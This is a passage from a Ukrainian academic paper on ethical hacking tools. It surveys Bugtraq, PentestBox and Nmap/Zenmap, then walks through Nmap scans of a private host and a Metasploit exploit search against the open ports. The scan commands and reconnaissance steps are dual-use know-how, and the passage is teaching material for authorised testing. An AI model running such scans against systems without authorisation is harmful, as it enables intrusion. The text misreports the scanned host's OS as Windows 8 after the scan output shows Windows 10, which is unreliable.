Зазвичай використовується в корпоративних мережах, щоб забезпечити до неї безпечний доступ співробітників. Дистрибутив розроблений італійською командою безпеки.

3.4.8 Аналіз операційної системи Bugtraq для етичного злому

Bugtraq має величезну інструментальну колекцію для хакінга, криміналістики і проведення досліджень. Bugtraq дає можливість обрати робоче середовище: GNOME, XFCE або KDE.

Bugtraq вражає неймовірною кількістю пентестерских інструментів – мобільна комп'ютерно-технічна експертиза, лабораторії для дослідження на шкідливі програми, плюс унікальні засоби, які розробляє співтовариство Bugtraq.

Bugtraq – дистрибутив Linux з багатим інструментарієм для білого хакінга, розроблений для:

– пентестингу;
– зворотньої розробки;
– аналізу шкідливого ПЗ [21][1)] .

[1)] [21] Топ-10 лучших дистрибутивов Linux для этичного взлома и пентеста в 2020 году. URL: https://habr.com/ru/company/alexhost/blog/525102/?fbclid=IwAR0IpmFzZFu9ZFM1kHVsD_fvQrPf8nMiR5CLYaUcrrBZL27voTi8R0QAcbU . (дата звернення 06.10.2020)

3.5 Порівняння дистрибутивів Microsoft для етичного хакінгу та пентестингу

На сьогоднішній день найпопулярнішими збірками для тестування на проникнення є *nix-like дистрибутиви: Kali Linux, BlackArch Linux, Pentoo і багато інших. Вони можуть використовуватися як у віртуальному середовищі, так і в якості live системи або взагалі бути встановлені у вигляді десктопної ОС. Користувачі Windows, якщо не брати до уваги віртуальні машини, не мали можливості проводити пентестинг, але зараз існують такі збірки як PentestBox та Nmap / Zenmap.

3.5.1 Опис PentestBox для проведення етичного хакінгу

PentestBox – це попередньо налаштоване портативне середовище тестування на проникнення Opensource для операційної системи Windows. PentestBox не схожий на будь-який інший дистрибутив пентестування Linux, який працює або на віртуальній машині, або на подвійному завантажувальному середовищі.

PentestBox, по суті, забезпечує всі засоби захисту у вигляді програмного пакету і дозволяє запускати їх власноруч у Windows. Це ефективно усуває вимоги до віртуальних машин або середовищ подвійного завантаження у Windows. Це враховували при розробці, оскільки більше 50% користувачів дистрибутивів тестування на проникнення використовують віртуальні машини (virtualbox / vmware) або в середовищі dualboot для запуску цих дистрибутивів в операційній системі Windows [22][1)] .

PentestBox не схожий на інші security-дистрибутиви, які працюють на віртуальних машинах. Ідея про його створення відвідала автора Aditya

---

[1)] [22] PentestBox. URL: https://pentestbox.org/ . (дата звернення 13.10.2020)

Agrawal після вивчення статистики – більше 50% користувачів, які завантажили дистрибутиви, використовували Windows:

– 66% – Samurai Web Testing Framework;
– 60% – Santoku Linux;
– 59% – Parrot OS.

PentestBox – простий у використанні. Розмір файлу для встановлення приблизно 2,5 гігабайти, завантажити можна з офіційного сайту, після розпаковки все готово до використання. Не такий вимогливий до ресурсів, як інстанси (екземпляр) віртуальної машини. Немає залежностей, всі утиліти та стандартні команди – встановлені.

Також, встановлено браузер Mozilla Firefox з найпопулярнішими адронами (доповненнями) для аудиту веб-додатків. PentestBox досить легко кастомізувати – необхідно додати утиліти на python/ruby/файл, що використовується і прописати аліаси (псевдокоманди). Оновлення теж не складуть ніяких складнощів. Інтерфейс виконаний у вигляді командного рядка з «класичним» зеленим шрифтом на чорному тлі.

PentestBox містить досить велику кількість популярних утиліт, що полегшують процес тестування на проникнення. Утиліти розбиті по групах, що полегшує їх пошук і використання – від збору інформації та розвідки, вебсканерів, bruteforce утиліт до утиліт аналізу Android додатків і Wi-Fi [13][1)].

Збірка не містить одного з основних «комбайнів», використовуваних фахівцями з безпеки і хакерами – Metasploit framework. Автор вказує, що для встановлення і так існує цілком собі працююча версія цього продукту на Windows, яка прекрасно виконує своє призначення в нативному вигляді.

[1)] [13] Про Тестинг – Тестирование – Виды Тестирования ПО – Тестирование безопасности. URL: http://www.protesting.ru/testing/types/security.html . (дата звернення 17.10.2020)

3.5.2 Опис Nmap / Zenmap для проведення етичного хакінгу

Nmap («Network Mapper») – це утиліта з відкритим вихідним кодом для дослідження мережі та перевірки безпеки. Вона розроблена для швидкого сканування великих мереж, хоча прекрасно справляється і з одиничними цілями. Nmap використовує "сирі" IP пакети оригінальним способом, щоб визначити які хости доступні в мережі, які служби (назва програми та версію) вони пропонують, які операційні системи (і версії ОС) вони використовують, які типи пакетних фільтрів / брандмауерів використовуються і ще безліч інших характеристик. У той час, як Nmap зазвичай використовується для перевірки безпеки, все частіше її використовують для звичайних завдань, таких як контролювання структури мережі, управління розкладами запуску служб і облік часу роботи хоста або служби.

Вихідні дані Nmap – це список просканованих цілей з додатковою інформацією щодо кожної з них в залежності від заданих опцій. Ключовою інформацією є «таблиця важливих портів». Ця таблиця містить номер порту, протокол, ім'я служби і стан. Стан може мати значення open (відкритий), filtered (фільтрується), closed (закритий) або unfiltered (не фільтрується). «Відкритий» означає, що додаток на цільовій машині готовий для встановлення з'єднання / прийняття пакетів на цей порт. «Фільтрується» означає, що брандмауер, мережевий фільтр, або якась інша перешкода в мережі блокує порт, і Nmap не може встановити відкритий цей порт або закритий. «Закриті» порти не пов'язані ні з яким додатком, але можуть бути відкриті в будь-який момент.

Порти розцінюються як «не фільтровані», коли вони відповідають на запити Nmap, але Nmap не може визначити відкриті вони чи закриті. Nmap видає комбінації відкритий | фільтрується і закритий | фільтрується, коли не може визначити, яке з цих двох станів описує порт. Ця таблиця також може надавати деталі про версії програмного забезпечення, якщо це було запроше-

но. Коли здійснюється сканування по IP протоколу (-sO), Nmap надає інформацію про протоколи, які підтримуються, а не про відкриті порти.

Крім таблиці важливих портів Nmap може надавати подальшу інформацію про цілі: перетворені DNS імена, припущення щодо ОС, яка використовується, типи пристроїв і MAC адреси [23][1)] .

Zenmap – це офіційний графічний інтерфейс сканера безпеки Nmap. Це безкоштовний додаток з відкритим вихідним кодом для багатьох платформ (Linux, Windows, Mac OS X, BSD тощо), мета якого – спростити використання Nmap для користувачів, що раніше не використовували його для сканування мережі та перевірки безпеки, а також розширити функції для досвідчених користувачів Nmap.

Часто відсканові зображення, які використовуються можна зберегти у вигляді профілів, щоб спростити їх повторний запуск. Результати сканування можна зберегти і переглянути пізніше.

Збережені результати сканування можна порівняти один з одним, щоб побачити, чим вони відрізняються. Результати останніх сканувань зберігаються у базі даних, яку можна шукати. Zenmap досить інтуїтивно зрозумілий [24][2)] .

---

1) [23] Справочное руководство Nmap (Man Page). URL: https://nmap.org/man/ru/index.html . (дата звернення 27.10.2020)

2) [24] Zenmap – Official cross-platform Nmap Security Scanner GUI. URL: https://nmap.org/zenmap/ . (дата звернення 01.11.2020)

4 ПРОВЕДЕННЯ ТЕСТУВАННЯ НА УРАЗЛИВІСТЬ АСУ НЗ

Пентест (тестування на проникнення) – імітація реальних кібератак для перевірки комп'ютерної безпеки, пошуку та усунення уразливостей, які можуть викликати некоректну роботу або відмову системи. Під час тестування проводиться аналіз, який дозволяє оцінити захист з позицій атакуючого, виділити слабкі місця і дати рекомендації щодо їх усунення.

Проведення пентестингу можливе в двох форматах. У першому випадку фахівці, які проводять тестування, не мають інформації про пристрій захисту і структурі мережі. Другий варіант передбачає попереднє ознайомлення виконавців з системою захисту. Є також проміжні схеми, коли інформація відома частково. Оптимальним вважається поєднання двох методів, яке дає максимум даних. Щоб спростити роботу пентестерам, використовують стандартизовані методології GWAPT, OWASP, IEM.

4.1 Дослідження мережі та перевірки безпеки за допомогою Zenmap

На першому етапі проведення дослідження мережі, необхідно зрозуміти потрібно провести сканування всієї підмережі чи віддаленого ПК по його IP-адресі. Zenmap, має наступні профілі сканування:

- intense scan;
- intense scan plus UDP;
- intense scan, all TCP ports;
- intense scan, no ping;
- ping scan;
- quick scan;
- quick scan plus;
- quick traceroute;
- regular scan;
- slow comprehensive scan.

В даному випадку, якщо IP-адреса віддаленого ПК відома, проведення дослідження всієї підмережі – не є обов'язковим. Для більш наглядного прикладу нижче, представлено сканування підмережі 192.168.0.0 з маскою 255.255.255.0

В даному випадку проводилося швидке сканування, тому в полі «Ціль» вводимо підмережу, яку необхідно сканувати, в полі «Профіль» необхідно обрати з випадаючого списку профіль для проведення сканування, а в полі «Команда» – прописати команду, для того чи іншого сканування / дослідження мережі та перевірки безпеки.

```
Ціль 192.168.0.0/24
Профіль Quick scan
Команда nmap -T4 -v -F 192.168.0.0/24
```



Рисунок 7 – Швидке сканування підмережі 192.168.0.0

Після проведення сканування всієї підмережі, в основному вікні виводиться інформація щодо відкритих та закритих портів по кожному з хостів

(hosts). У звіті показано інформацію по конкретному хосту, вказується час, за який було просканировано хост, яка кількість закритих портів та виводиться «таблиця важливих портів», в якій показано порт, статус та протоколи.

На рис. 8, показано результат проведення швидкого сканування та з підвищеним рівнем деталізації.

```
Ціль 192.168.0.244
Профіль Quick scan
Команда nmap –T4 –v –v –F 192.168.0.244
```



Рисунок 8 – Проведення швидкого сканування віддаленого ПК по його IP-адресі з підвищеним рівнем деталізації

У звіті представлена наступна інформація, а саме:

– час завершення пінг-сканування та яка загальна кількість хотів;
– час початку ініціювання паралельного дозволу DNS n-кількості хостів;

– час завершення паралельно роздільної здатності дозволу DNS n-кількості хостів;
– час початку ініціювання SYN Stealth Scan;
– номера відкритих портів, які були виявлені під час сканування;
– виводиться кількість закритих портів;
– «таблиця важливих портів».

В даному випадку «таблиця важливих портів» підрозуміває під собою таблицю, яка складається з 4 колонок «PORT», «STATE», «SERVICE» та «REASON».

```
PORT     STATE SERVICE      REASON
135/tcp  open  msrpc        syn-ack ttl 126
139/tcp  open  netbios-ssn  syn-ack ttl 126
445/tcp  open  microsoft-ds syn-ack ttl 126
5357/tcp open  wsdapi       syn-ack ttl 126
7070/tcp open  realserver   syn-ack ttl 126
```

Інтенсивне сканування при підвищеному рівні деталізації, в свою чергу виводить більш детальний звіт (див.рис.9, рис.10, рис.11 та рис.12). Для запуску інтенсивного сканування, необхідно ввести наступні параметри

```
Ціль 192.168.0.244
Профіль Intense scan
Команда nmap -T4 -A -v -v 192.168.0.244
```



Рисунок 9 – Інтенсивне сканування віддаленого ПК по його IP-адресі з підвищеним рівнем деталізації



Рисунок 10 – Інтенсивне сканування віддаленого ПК по його IP-адресі з підвищеним рівнем деталізації



Рисунок 11 – Інтенсивне сканування віддаленого ПК по його IP-адресі з підвищеним рівнем деталізації



Рисунок 12 – Інтенсивне сканування віддаленого ПК по його IP-адресі з підвищеним рівнем деталізації

Як можна побачити із вище представлених скріншотів, у звіті представлена наступна інформація: дата початку сканування, вказується яка кількість сценаріїв була завантажена для сканування, попереднє сканування та дані, щодо початку та завершення сканування на кожному рівні.

В даному випадку було завантажено 153 сценарії, також просканова 3 рівня. Як при швидкому скануванні, виводиться інформація про час початку ініціювання паралельного дозволу DNS n-кількості хостів; час завершення паралельно роздільної здатності дозволу DNS n-кількості хостів; інформація про початок ініціювання SYN Stealth Scan; номера відкритих портів, які були виявлені під час сканування. Також, були проби ініціювання щодо виявлення ОС.

У звіті під час інтенсивного сканування «таблиця важливих портів» трішки відрізняється від таблиці, під час швидкого сканування. Даній таблиця містить 5 колонок «PORT», «STATE», «SERVICE», «REASON» та «VERSION».

```
PORT     STATE SERVICE         REASON          VERSION
135/tcp  open  msrpc           syn-ack ttl 126 Microsoft Windows RPC
139/tcp  open  netbios-ssn     syn-ack ttl 126 Microsoft Windows net-
bios-ssn
445/tcp  open  microsoft-ds    syn-ack ttl 126 Windows 10 Pro for
Workstations 18363 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http            syn-ack ttl 126 Microsoft HTTPAPI httpd
2.0 (SSDP/UPnP)
7070/tcp open  ssl/realserver? syn-ack ttl 126
```

Також в даному звіті представлена інформація, така як назва ПК, ОС

```
Service Info: Host: ISO_1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Представлена таблиця TRACEROUTE, яка містить 3 колонки такі як «HOP», «RTT» і«ADDRESS». Кожного разу, коли пакет інформації надсилається в інше джерело або маршрутизатор, і переміщується вперед до наступ-

ного, називається стрибком (HOP). На кожному стрибку є затримки, тому, чим більше стрибків повинен пройти пакет даних, тим повільніше він буде досягати місця призначення. RTT (round-trip time) – це час в обидва кінці. Також, є інформація щодо порту який використовується – 995/tcp. Traceroute – це службова комп'ютерна програма, призначена для визначення маршрутів прямування даних в мережах TCP / IP.

```
TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
1   1.00 ms router.lan (192.168.10.2)
2   1.00 ms 192.168.121.1
3   1.00 ms 192.168.0.244
```

З вище приведених прикладів сканування підмережі та/або віддаленого ПК по його IP-адресі, можна побачити, що з урахуванням відкритих портів на віддаленому ПК – проведення пентестингу або перевірки на уразливість буде можливим.

Як відомо, на віддаленому ПК (IP-адреса 192.168.0.244), відкрито 5 портів, а саме 135/tcp, 139/tcp, 445/tcp, 5357/tcp та 7070/tcp. По-перше, перш ніж приступити до проведення пентенстингу (на даному етапі), необхідно визначити за що відповідають дані відкрити порти.

Таблиця 3 – Аналіз відкритих портів та протоколів на віддаленому ПК (IP-адреса 192.168.0.244)

Порти	Протокол	Сервіс	Опис
135	tcp,udp	msrpc	Microsoft RPC services. Віддалений виклик процедур (від англ. Remote Procedure Call) – клас технологій, що дозволяють комп'ютерним програмам викликати функції або процедури в іншому адресному просторі (на віддалених комп'ютерах, або в незалежній сторонньої системі на тому самому пристрої).
139	tcp,udp	netbios-ss	Якщо спільний доступ до файлів і друку увімкнений, прив’язка здійснюється до всього, включаючи TCP / IP (Інтернет-протокол), а не лише до локальної мере-

			жі, тобто спільні ресурси доступні в усьому Інтернеті для читання та видалення, якщо вони не налаштовані належним чином.
445	tcp	microsoft-ds	TCP-порт 445 використовується для прямого доступу до мережі TCP / IP MS Network без необхідності рівня NetBIOS. Спричинення відмови в обслуговуванні (вичерпання центрального процесора / пам'яті) через потік деформованих даних. Залишаючи порт 445 відкритим, машини Windows є уразливими для ряду троянських програм і черв'яків.
5357	tcp,udp	wsdapi	Порт уразливий для проблем витоку інформації, що дозволяє нанести шкоди з віддаленого ПК. (Веб-сервіси для пристроїв)
7070	tcp	realserver	Realserver. TCP-порт 7070 може використовувати певний протокол для зв'язку, залежно від програми. TCP-порт 7070 може використовувати певний протокол для зв'язку, залежно від програми. Протокол – це набір формалізованих правил, що пояснює, як дані передаються через мережу. TCP-порт 7070 використовує протокол управління передачею. TCP є одним з основних протоколів у мережах TCP / IP. Тоді як протокол IP має справу лише з пакетами, TCP дозволяє двом хостам встановлювати з'єднання та обмінюватися потоками даних. TCP гарантує доставку даних, а також гарантує доставку пакетів через порт 7070 у тому самому порядку, в якому вони були відправлені. Гарантоване спілкування через порт 7070 – це ключова відмінність між TCP та UDP. UDP-порт 7070 не гарантував би зв’язок так само, як TCP. Наприклад, протокол HTTP визначає формат зв'язку між Інтернет-браузерами та веб-сайтами. Іншим прикладом є протокол IMAP, який визначає зв'язок між

			серверами електронної пошти IMAP та клієнтами, або нарешті протокол SSL, який визначає формат, що використовується для зашифрованого зв'язку.

4.2 Проведення аналізу виявлення уразливостей через відкриті порти за допомогою Metasploit: Framework

Metasploit Framework є програмою і одночасно під проектом, що входять до складу проекту Metasploit. Metasploit є платформою для тестування на проникнення, дозволяє імітувати мережеві атаки, а також є засобом створення та застосування експлойтів.

Фреймворк Metasploit володіє трьома робочими оточеннями: msfconsole, msfcli і msfweb. Основним і найбільш кращим з трьох перерахованих варіантів є перший – msfconsole. Це оточення представляє з себе ефективний інтерфейс командного рядка зі своїм власним набором команд і системним оточенням.

Наступним етапом є використання Metasploit Framework для проведення пентестингу. В даній роботі було проведено та проаналізовано результати на двох різних ОС. А саме було використано Windows та Kali Linux.

Для початку розглянемо результат виконання роботи Metasploit Framework на ОС Windows. Завдяки скануванню на попередньому етапі за допомогою Zenmap, відомі відкриті порти на віддаленому ПК і тепер необхідно знайти відповідні експлойти RPC зі даних Metasploit. Для того, щоб побачити список всіх експлойтів, які доступні в Metasploit, необхідно запустити команду show exploits.

На рис.13 представлено, результат виконання команди search dcom, для виконання пошуку в базі експлойтів пов’язаних з уразливостями (RPC dcom). Дані експлойти будуть актуальними, якщо відкритим портом є порт 135. Потрібно зауважити, що їх використання можливе, якщо на ПК встановлена ОС Windows XP.



Рисунок 13 – Результат виконання команди search dcom

Так як, під час виконання сканування в попередньому етапі було визначено, що ОС на віддаленому ПК (IP-адреса 192.168.0.244) – Windows 8. Робота з цим портом не є коректною.

